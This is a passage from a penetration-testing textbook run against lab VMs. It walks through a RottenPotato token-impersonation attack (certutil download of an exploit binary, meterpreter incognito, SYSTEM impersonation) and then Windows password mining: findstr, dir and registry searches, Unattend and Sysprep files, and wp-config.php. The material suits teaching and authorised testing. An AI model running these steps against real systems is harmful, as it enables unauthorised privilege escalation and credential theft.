2. Use ILMerge to combine Potato.exe, SharpCifs.dll NHttp.dll, and Microsoft.VisualStudio.OLE.Interop.dll. This will produce a single, portable binary.
3. Get a meterpreter shell on the target system
4. use incognito
5. Run the binary from step.2
6. impersonate_token "NT AUTHORITY\SYSTEM"

Figure 6.15 – RottenPotato usage

In this case, we will be using the pre-compiled executable; it is, however, recommended to analyze the source code and compile it manually to modify the parameters based on your requirements and avoid any security issues.

2. After downloading the pre-compiled exploit, we will need to transfer it to the target system. To transfer the `rottenpotato.exe` binary to our target, we will need to set up a web server on our Kali virtual machine that will be used to host the binary so that we can download it on the target system. This can be done by following the procedures outlined here.


   To set up a web server on our Kali virtual machine, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `rottenpotato.exe` binary is stored:

   ```
   sudo python -m SimpleHTTPServer 80
   ```

   Alternatively, you can also utilize the Python3 `http.server` module by running the following command:

   ```
   sudo python3 -m http.server 80
   ```


   As highlighted in the following screenshot, `SimpleHTTPServer` will serve the files in the directory on the Kali virtual machine IP address on port `80`:



```
kali@kali:~/Desktop/Windows-Exploits/Potato$ ls -alps
total 672
  4 drwxr-xr-x 2 kali kali   4096 Apr 25 17:30 ./
  4 drwxr-xr-x 3 kali kali   4096 Apr 25 17:30 ../
664 -rw-r--r-- 1 kali kali 679936 Apr 25 17:30 rottenpotato.exe
kali@kali:~/Desktop/Windows-Exploits/Potato$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
_
```

Figure 6.16 – SimpleHTTP server directory

To download the `rottenpotato.exe` binary onto the target system, we can utilize the `certutil` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the current user's desktop as illustrated in the following screenshot:



```
C:\>whoami
whoami
win7-pc\win7

C:\>cd Users/Win7/Desktop
cd Users/Win7/Desktop

C:\Users\Win7\Desktop>
```

Figure 6.17 – Default user directory

We can now use the `certutil` utility to download the binary from the Kali virtual machine to our target system. This can be done by running the following command on the target system:

```
certutil -urlcache -f http://<KALI-VM-IP>/rottenpotato.
exe rottenpotato.exe
```

Alternatively, we can also use `meterpreter` to upload the `rottenpotato.exe` binary. This can be done by running the following command:

```
upload /<BINARY-LOCATION>/rottenpotato.exe
```

3. The next step as per the usage procedures outlined is to load the `incognito` module in `meterpreter`. This can be done by running the following command:

```
load incognito
```


4. After loading the `incognito` module, we can now execute the `rottenpotato.exe` binary. This can be done by launching a shell session in `meterpreter` by running the following command:

```
shell
```

After launching a shell session on the target, we can execute the `rottenpotato.exe` binary by running the following command:

```
.\rottenpotato.exe
```

If the exploit is successful, you should receive a message like the one highlighted in the following screenshot:




```
C:\Users\Win7\Downloads>.\rottenpotato.exe
.\rottenpotato.exe
Starting DCERPC NTLM Relay...
GOT TYPE1 MESSAGE TOKEN-RELAY!
GOT TYPE2 MESSAGE (CHALLENGE) from RPCs
GOT TYPE3 MESSAGE (AUTH) TOKEN-RELAY
You are now: SYSTEM
BOOM!... Sleep: 300000msec
```

Figure 6.18 – RottenPotato exploit successful

5. We can now terminate the shell session and return to the `meterpreter` session and list out the access tokens available for impersonation. This can be done by running the following command:

```
list_tokens -u
```

As highlighted in the following screenshot, this will list out all available user tokens that we can impersonate to elevate our privileges. In this case, we are able to identify the `NT AUTHORITY/SYSTEM` access token with the delegate security level:




```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Win7-PC\Win7

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Figure 6.19 – Listing tokens

6. The next step involves the actual impersonation. This can be done through `incognito` by running the following command:

   ```
   impersonate_token "NT AUTHORITY\SYSTEM"
   ```

   If the impersonation process is successful, you should receive a message like the one highlighted in the following screenshot:




```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > _
```

Figure 6.20 – Successful impersonation

7. We can now verify the impersonation attack process by enumerating our current user and privileges. This can be done by running the following command in Meterpreter:

   ```
   getuid
   ```

As highlighted in the following screenshot, we should now have `NT AUTHORITY/SYSTEM` privileges on the target system and should have successfully elevated our privileges:



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.21 – User enumeration

We have now been able to elevate our privileges through token impersonation attacks both through Metasploit modules and manually through exploit binaries.

Summary

In this chapter, we got started with understanding how Windows access tokens work and the various security levels associated with them. We then looked at how to enumerate privileges on our target system through the use of automated and manual tools in order to identify whether it is vulnerable to a token impersonation attack. We then ended the chapter by taking an in-depth look at how to perform token impersonation attacks via the Potato attack both automatically and manually.

In the next chapter, we will look at how to search for stored credentials and hashes to elevate our privileges.

7
Windows Password Mining

An important privilege escalation attack vector that usually goes unexplored is the process of searching for locally stored credentials on the target system. This process involves searching for specific passwords and password hashes that can then be used to elevate privileges directly, without the use of any exploits.

This chapter will focus on the process of searching for passwords and dumping password hashes on the target system by using various utilities and techniques.

We will also take a look at how Windows **NT LAN Manager** (**NTLM**) hashes can be cracked and utilized to elevate privileges on a target system.

In this chapter, we're going to cover the following main topics:

- What is password mining?
- Searching for passwords in files
- Searching for passwords in Windows configuration files
- Searching for application passwords
- Dumping Windows hashes
- Cracking Windows hashes

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you are familiar with Windows CMD commands.

You can view this chapter's code in action here: `https://bit.ly/3ogOyCN`

What is password mining?

Password mining is the process of searching for and enumerating encrypted or cleartext passwords stored in persistent or volatile memory on the target system. The primary objective of this process involves identifying potentially useful user accounts and application passwords, which can then expand our authority over a target system and potentially provide us with elevated privileges.

Given the nature of Windows configurations and deployment use cases, this process will differ from target to target. Therefore, it is important to have a good understanding of how and where passwords, both encrypted and cleartext, are stored on Windows.

It is also important to understand that this process relies on a series of vulnerabilities that are a result of an organization's or individual's password security practices. Poor password security practices are the primary target for attackers as they provide a straightforward access vector, without the need for further system exploitation or compromise.

Because of the amount of credentials that are required by various platforms and applications, employees and individuals are prone to saving their credentials on their systems in cleartext, usually in `.doc`, `.txt`, or `.xlsx` files for ease of access, and are more likely to use weaker passwords that comprise events, names, or dates that are relevant to them. This is a significant threat to the security of an organization and as a result, most organizations enforce a password security policy as a means of remediating these issues.

Password security policies are used to establish a baseline security level for user account passwords and enforce the secure storage and use of stronger passwords that comprise words (both uppercase and lowercase), symbols, and numbers with a recommended minimum length of 8 digits. However, this gives rise to the occurrence of password reuse, where employees and individuals are likely to reuse the same password for multiple accounts, primarily because of the complex nature of the passwords they are required to use. This allows attackers to gain access to multiple accounts by compromising a single password.

An additional security vulnerability or risk involves Windows user account passwords and how they are stored. Windows encrypts and stores user account passwords locally and in memory. After initial access has been obtained by an attacker, user account hashes can be dumped from memory and can be cracked, depending on the length and strength of the password. We will explore the advantages and drawbacks of this technique later in this chapter.

From an organizational standpoint, Windows is also used to host third-party, business-critical applications that come with their own security vulnerabilities. Most of these applications implement some form of access control and, consequently, require user authentication in the form of a username and password combination. These applications are also prone to storing credentials locally in either cleartext or in encrypted format. After successfully exploiting an application, attackers can locate these credentials, decrypt them (if they're weak), and use them to gain access to the application and, consequently, expand their domain of control over a system or network.

In this chapter, we will be using the Metasploitable3 target virtual machine that we set up in *Chapter 2*, *Setting Up Our Lab*.

Metasploitable3 is an intentionally vulnerable virtual machine that runs on **Windows Server 2008 R2** and hosts a plethora of applications, from web apps to databases.

This robust configuration of applications provides a great real-world scenario for a practical demonstration of the tools and techniques that we will be using in this chapter.

Before we begin, ensure that you have a foothold of the target system and have access through a command shell or meterpreter session.

The techniques and tools that will be used in this chapter will involve utilizing native Windows commands and specific meterpreter modules, to help automate various aspects of the password mining and dumping process.

Searching for passwords in files

The first step of this process involves searching for passwords in various files stored locally. This will allow us to identify any user or application passwords in text or configuration files. This can be achieved by using built-in Windows utilities that allow us to search for specific strings in files with specific extensions.

We will begin this process by following the different procedures outlined here:

- The first step involves searching the local filesystem for a specific string. In this case, the string we will be searching for is `password`. This will enumerate all occurrences of the string, their values, and their respective filenames and locations. This can be done by running the `findstr` utility in the Windows command shell:


  ```
  findstr /si password *.txt
  ```

  This command will perform a case-sensitive search for the `password` string in all subdirectories.

  > **Note**
  >
  > `findstr` is a Windows utility that is used to search for strings in files and can be used in conjunction with various regular expressions to fine tune your searches.

  To perform a thorough search, it is recommended to run the `findstr` utility at the root of the Windows filesystem. This can be done by navigating to the `C:\\` directory and initiating the search from there.

  This will output a list of all `.txt` files that contain the `password` string, as illustrated in the following screenshot:



```
C:\>findstr /si password *.txt
findstr /si password *.txt
glassfish\glassfish4\glassfish\domains\domain1\imq\instances\imqbroker\log\log.txt:[#|2019-12-18T16:56:43.665-0800|FORCE|5.0|imq.log
adName=mq-service(1) SelectorRunner;|JMSRA BrokerProps: imq.cluster.dynamicChangeMasterBrokerEnabled=true, imq.service.activate=jmsd
=*****, imq.jmsra.managed=true, imq.cluster.nowaitForMasterBroker=true
glassfish\glassfish4\glassfish\domains\domain1\imq\instances\imqbroker\log\log.txt:[#|2019-12-18T16:56:43.665-0800|FORCE|5.0|imq.log
adName=mq-service(1) SelectorRunner;|Broker Properties: imq.service.activate=jmsdirect, imq.cluster.nowaitForMasterBroker=true, imq.
imq.portmapper.port=7676, imq.jmsra.managed=true, imq.instancename=imqbroker, java.util.logging.ConsoleHandler.level=OFF, imq.imqcmd
miregistry.port=8686, imq.service.runtimeAdd=mqdirect2, imq.cluster.dynamicChangeMasterBrokerEnabled=true, imq.portmapper.bind=false
ManageEngine\DesktopCentral_Server\apache\CHANGES.txt:     allow migration of passwords from digest to basic authentication.
ManageEngine\DesktopCentral_Server\apache\CHANGES.txt:     construct their own username and password for basic authentication based
ManageEngine\DesktopCentral_Server\apache\CHANGES.txt:  *) htpasswd: Add -v option to verify a password. [Stefan Fritsch]
ManageEngine\DesktopCentral_Server\apache\CHANGES.txt:     password.  [Daniel Ruggeri]
```

Figure 7.1 – findstr results

  The command will output a lot of information based on the configuration of the system and the number of applications that have been installed. As a result, it is recommended to output the results to a file for in-depth analysis as the results can be tedious to analyze manually.

- We can also use the `findstr` utility to search for the `password` string in `*.xml` files. This can be done by running the following command:


  ```
  findstr /si password *.xml
  ```

As shown in the following screenshot, this will output a list of all occurrences of the `password` string in `.xml` files.

You can also fine-tune your search to limit the results to the files that contain occurrences of the string by running the following command:

```
findstr /si /m "password" *.xml *.ini *.txt
```

This will limit the output of the search to the files that have the string specified in the search query:



```
C:\>findstr /si /m "password" *.xml *.ini *.txt
findstr /si /m "password" *.xml *.ini *.txt
glassfish\glassfish4\glassfish\domains\domain1\config\domain.xml
glassfish\glassfish4\glassfish\domains\domain1\config\glassfish-acc.xml
glassfish\glassfish4\glassfish\domains\domain1\config\wss-server-config-1.0.xml
glassfish\glassfish4\glassfish\domains\domain1\config\wss-server-config-2.0.xml
glassfish\glassfish4\glassfish\domains\domain1\imq\instances\imqbroker\log\log.txt
glassfish\glassfish4\glassfish\lib\appclient\wss-client-config-1.0.xml
glassfish\glassfish4\glassfish\lib\appclient\wss-client-config-2.0.xml
glassfish\glassfish4\glassfish\lib\install\applications\jaxr-ra\META-INF\ra.xml
glassfish\glassfish4\glassfish\lib\install\applications\jmsra\META-INF\ra.xml
glassfish\glassfish4\glassfish\lib\install\templates\resources\jdbc\db2_dd_datasource.xml
```

Figure 7.2 – finstr XML results

- We can also perform a comprehensive search for a specific string in all the files and directories on the target system. This can be done by running the following command:

  ```
  findstr /spin "password" *.* -
  ```


  This command will output all files, regardless of their formats or extensions, that have occurrences of the `password` string within them.

  Based on the deployment use case of the target, you may receive a lot of matches for the `password` string or none at all. We will take a closer look at how to fine-tune our searches based on the type of password we are looking for in the next section.

- We can also search for various strings in files by using the `dir` command on Windows. This can be done by running the following command:

  ```
  dir /s *pass* == *cred* == *vnc* == *.config*
  ```

As shown in the following screenshot, the command will output all occurrences of the strings specified and their respective locations. This particular scan is much more comprehensive and has a higher probability of returning useful and actionable results:



```
C:\>dir /s *pass* == *cred* == *vnc* == *.config*
dir /s *pass* == *cred* == *vnc* == *.config*
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 38FC-2F64

 Directory of C:\glassfish\glassfish4\glassfish\domains\domain1\config

05/14/2013  11:33 PM                32 domain-passwords
05/09/2021  06:42 AM                42 local-password
               2 File(s)             74 bytes

 Directory of C:\glassfish\glassfish4\glassfish\domains\domain1\imq\instances\imqbroker\etc

12/18/2019  05:56 PM               100 passwd
               1 File(s)            100 bytes

 Directory of C:\glassfish\glassfish4\glassfish\domains\domain1\osgi-cache\felix\bundle278\data\config

12/18/2019  04:50 PM               123 org_apache_felix_cm_impl_DynamicBindings.config
               1 File(s)            123 bytes
```

Figure 7.3 – Directory search results

As highlighted in the preceding screenshot, the search reveals the location of files that contain the strings specified in the search. In this particular case, we can identify the location of the local and domain passwords for the **GlassFish** server. We can use these credentials to take control of the service.

We will take a closer look at how to search for application-specific passwords in the upcoming sections and how they can be used to elevate our privileges.

Now that we know how to search for useful strings in files on the target system, we will take a look at how to search for passwords in Windows configuration files.

Searching for passwords in Windows configuration files

Windows can automate a variety of repetitive tasks, such as the mass rollout or installation of Windows on many systems. An example of this is the **Unattended Windows Setup** utility, which automates the mass installation of Windows. This tool utilizes configuration files that contain specific configurations and user account credentials that can be used by attackers to elevate privileges. In this section, we will be taking a look at how to search for and identify the configuration files that are used during the Unattended Windows Setup process.

It is important to note that this technique will vary based on the version of Windows being use, as well as whether Windows was installed using the Unattended Windows Setup utility. Given the typical use case of the Unattended Windows Setup utility, this method will be useful when it's employed in an organization-specific environment. However, you may run into individual systems that utilize the Unattended Windows Setup utility.

In our case, our target system was not set up and configured using the Unattended Windows Setup utility, so the following techniques will not be directly applicable. However, it is a vitally important aspect of the password mining process:

1. The first step involves searching for and identifying the Unattended Windows Setup configuration files that were left over. The names of the configuration file will vary based on the version of Windows that's been installed. The file typically has one of the following names:

   - Unattend.xml

   - Autounattend.xml

   The location of the configuration file will also depend on the version of Windows that's been installed and can typically be found in one of the following locations:

   ```
   C:\\Windows\Panther\Unattend\Unattended.xml
   C:\\Windows\Panther\Unattdended.xml
   ```

   As highlighted in the following Terminal output, if the configuration file exists, it should contain the Administrator password in cleartext or encoded in Base64 so that it can be decrypted to reveal the cleartext password:

   ```
   <component name="Microsoft-Windows-Shell-Setup"
   publicKeyToken="31bf3856ad364e35" language="neutral"
   versionScope="nonSxS" processorArchitecture="amd64">
       <AutoLogon>
        <Password>UGFzc3dvcmQxMjM=</Password>
        <Enabled>true</Enabled>
        <Username>Administrator</Username>
       </AutoLogon>

       <UserAccounts>
        <LocalAccounts>
         <LocalAccount wcm:action="add">
          <Password>*SENSITIVE*DATA*DELETED*</Password>
          <Group>administrators;users</Group>
   ```

```
         <Name>Administrator</Name>
        </LocalAccount>
       </LocalAccounts>
      </UserAccounts>
```

The encrypted password can be decrypted using the built-in base64 utility on Kali Linux. This can be done by running the following command:

```
echo "<ENCRYPTED-PASSWORD>" | base64 -d
```

2. Windows installations can also be automated using a Windows utility called **Sysprep**. Sysprep is used to deploy Windows images to different systems and can also be used in conjunction with the Windows Unattended Setup utility to prepare the image for deployment.

   Similarly, **Sysprep** also utilizes configuration files that contain customizations and user credentials. If these files are not cleaned up, they can reveal useful credentials. The name of the configuration file will vary based on the version of Windows that's been installed. The file typically has one of the following names:


   - `Sysprep.inf`

   - `Sysprep.xml`

   The location of the configuration file will also depend on the version of Windows that's been installed and can typically be found under one of the following locations:

```
C:\\sysprep.inf
C:\\sysprep\sysprep.xml
```

   As highlighted in the following screenshot, If the configuration file exists, it should contain the administrator password in cleartext:



```
[GuiUnattended]
OEMSkipRegional=1
OEMSkipWelcome=1
AdminPassword=s3cr3tp4ssw0rd
TimeZone=20
```

Figure 7.4 – Sysprep.xml password


   If these configuration files exist, they offer a straightforward path to authenticate to the system as the admin user attains elevated privileges.

3. The next point of interest in Windows is its registry. The Windows Registry is a database that is responsible for storing settings and configurations for Windows and other applications installed on the system. We can search the registry for specific strings to reveal user credentials. This can be done by running the following commands:

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

As highlighted in the following screenshot, this will output all the registry entries that match the `password` string:



```
C:\Windows\System32>reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{6BC0989B-0CE6-11D1-BAAE-00C04FC2E20D}\ProgID
    (Default)    REG_SZ    IAS.ChangePassword.1

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{6BC0989B-0CE6-11D1-BAAE-00C04FC2E20D}\VersionIndependentProgID
    (Default)    REG_SZ    IAS.ChangePassword

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{6f45dc1e-5384-457a-bc13-2cd81b0d28ed}
    (Default)    REG_SZ    PasswordProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{8841d728-1a76-4682-bb6f-a9ea53b4b3ba}
    (Default)    REG_SZ    LogonPasswordReset
```

Figure 7.5 – Windows Registry search

In this particular case, we did not find anything of interest. As a result, we will now turn our attention to finding and enumerating application-specific passwords.

Searching for application passwords

Applications are an enticing target for attackers when they have weaknesses and vulnerabilities in them. How they store credentials can lead to complete system compromise or elevated privileges.


This section will focus on finding and enumerating application credentials. The techniques demonstrated in this section will depend on the type of target you are dealing with and its deployment use case. In our particular case, our target virtual machine has been set up as a server and has various applications installed on it.

In *Chapter 3*, *Gaining Access (Exploitation)*, we performed a comprehensive Nmap scan on our target and identified several applications, most of which were web applications that utilize some form of authentication. These are some of the applications we can target:

- MySQL Server
- phpMyAdmin
- WordPress

Let's learn how to find and identify the configuration files that are used to store credentials by these applications:

1. The first step in this process is to identify the web hosting stack being used. As highlighted in the following screenshot, navigating to the root of the filesystem reveals that the hosting stack that's been installed is **Windows Apache MySQL PHP** (**WAMP**):




```
12/18/2019  04:50 PM    <DIR>          glassfish
12/18/2019  04:34 PM    <DIR>          inetpub
12/18/2019  05:14 PM                 0 jack_of_diamonds.png
12/18/2019  05:10 PM               103 java0.log
12/18/2019  05:10 PM               103 java1.log
12/18/2019  05:10 PM               103 java2.log
12/18/2019  05:08 PM    <DIR>          ManageEngine
12/18/2019  04:53 PM    <DIR>          openjdk6
07/13/2009  08:20 PM    <DIR>          PerfLogs
12/18/2019  05:14 PM    <DIR>          Program Files
12/18/2019  05:08 PM    <DIR>          Program Files (x86)
12/18/2019  04:55 PM    <DIR>          RubyDevKit
12/18/2019  05:15 PM    <DIR>          startup
12/18/2019  04:54 PM    <DIR>          tools
12/18/2019  04:34 PM    <DIR>          Users
12/18/2019  04:51 PM    <DIR>          wamp
12/18/2019  05:14 PM    <DIR>          Windows
10/07/2015  07:22 PM               226 __Argon__.tmp
               5 File(s)            535 bytes
              13 Dir(s)  48,356,515,840 bytes free
```

Figure 7.6 – WAMP

We can explore the contents of the `wamp` directory to determine what web applications are being hosted. This can be done by running the following command:

```
cd wamp\www\
```

As highlighted in the following screenshot, the contents of the directory reveal that WordPress has been installed on the server:




```
C:\wamp\www>ls
ls
index.php
mma.php
testmysql.php
uploads
wordpress

C:\wamp\www>
```

Figure 7.7 – WordPress directory

WordPress is a content management system that requires a database – in this case, **MySQL** – to store data and user credentials. Connecting to the database is facilitated through a remote connection, and the database access credentials are stored in the `wp-config.php` file. We can list the contents of this file by navigating into the WordPress installation directory and running the following command in the Windows command shell:

```
type wp-config.php
```

As highlighted in the following screenshot, the content of the file reveals the MySQL username and password combination that we can use to log in:



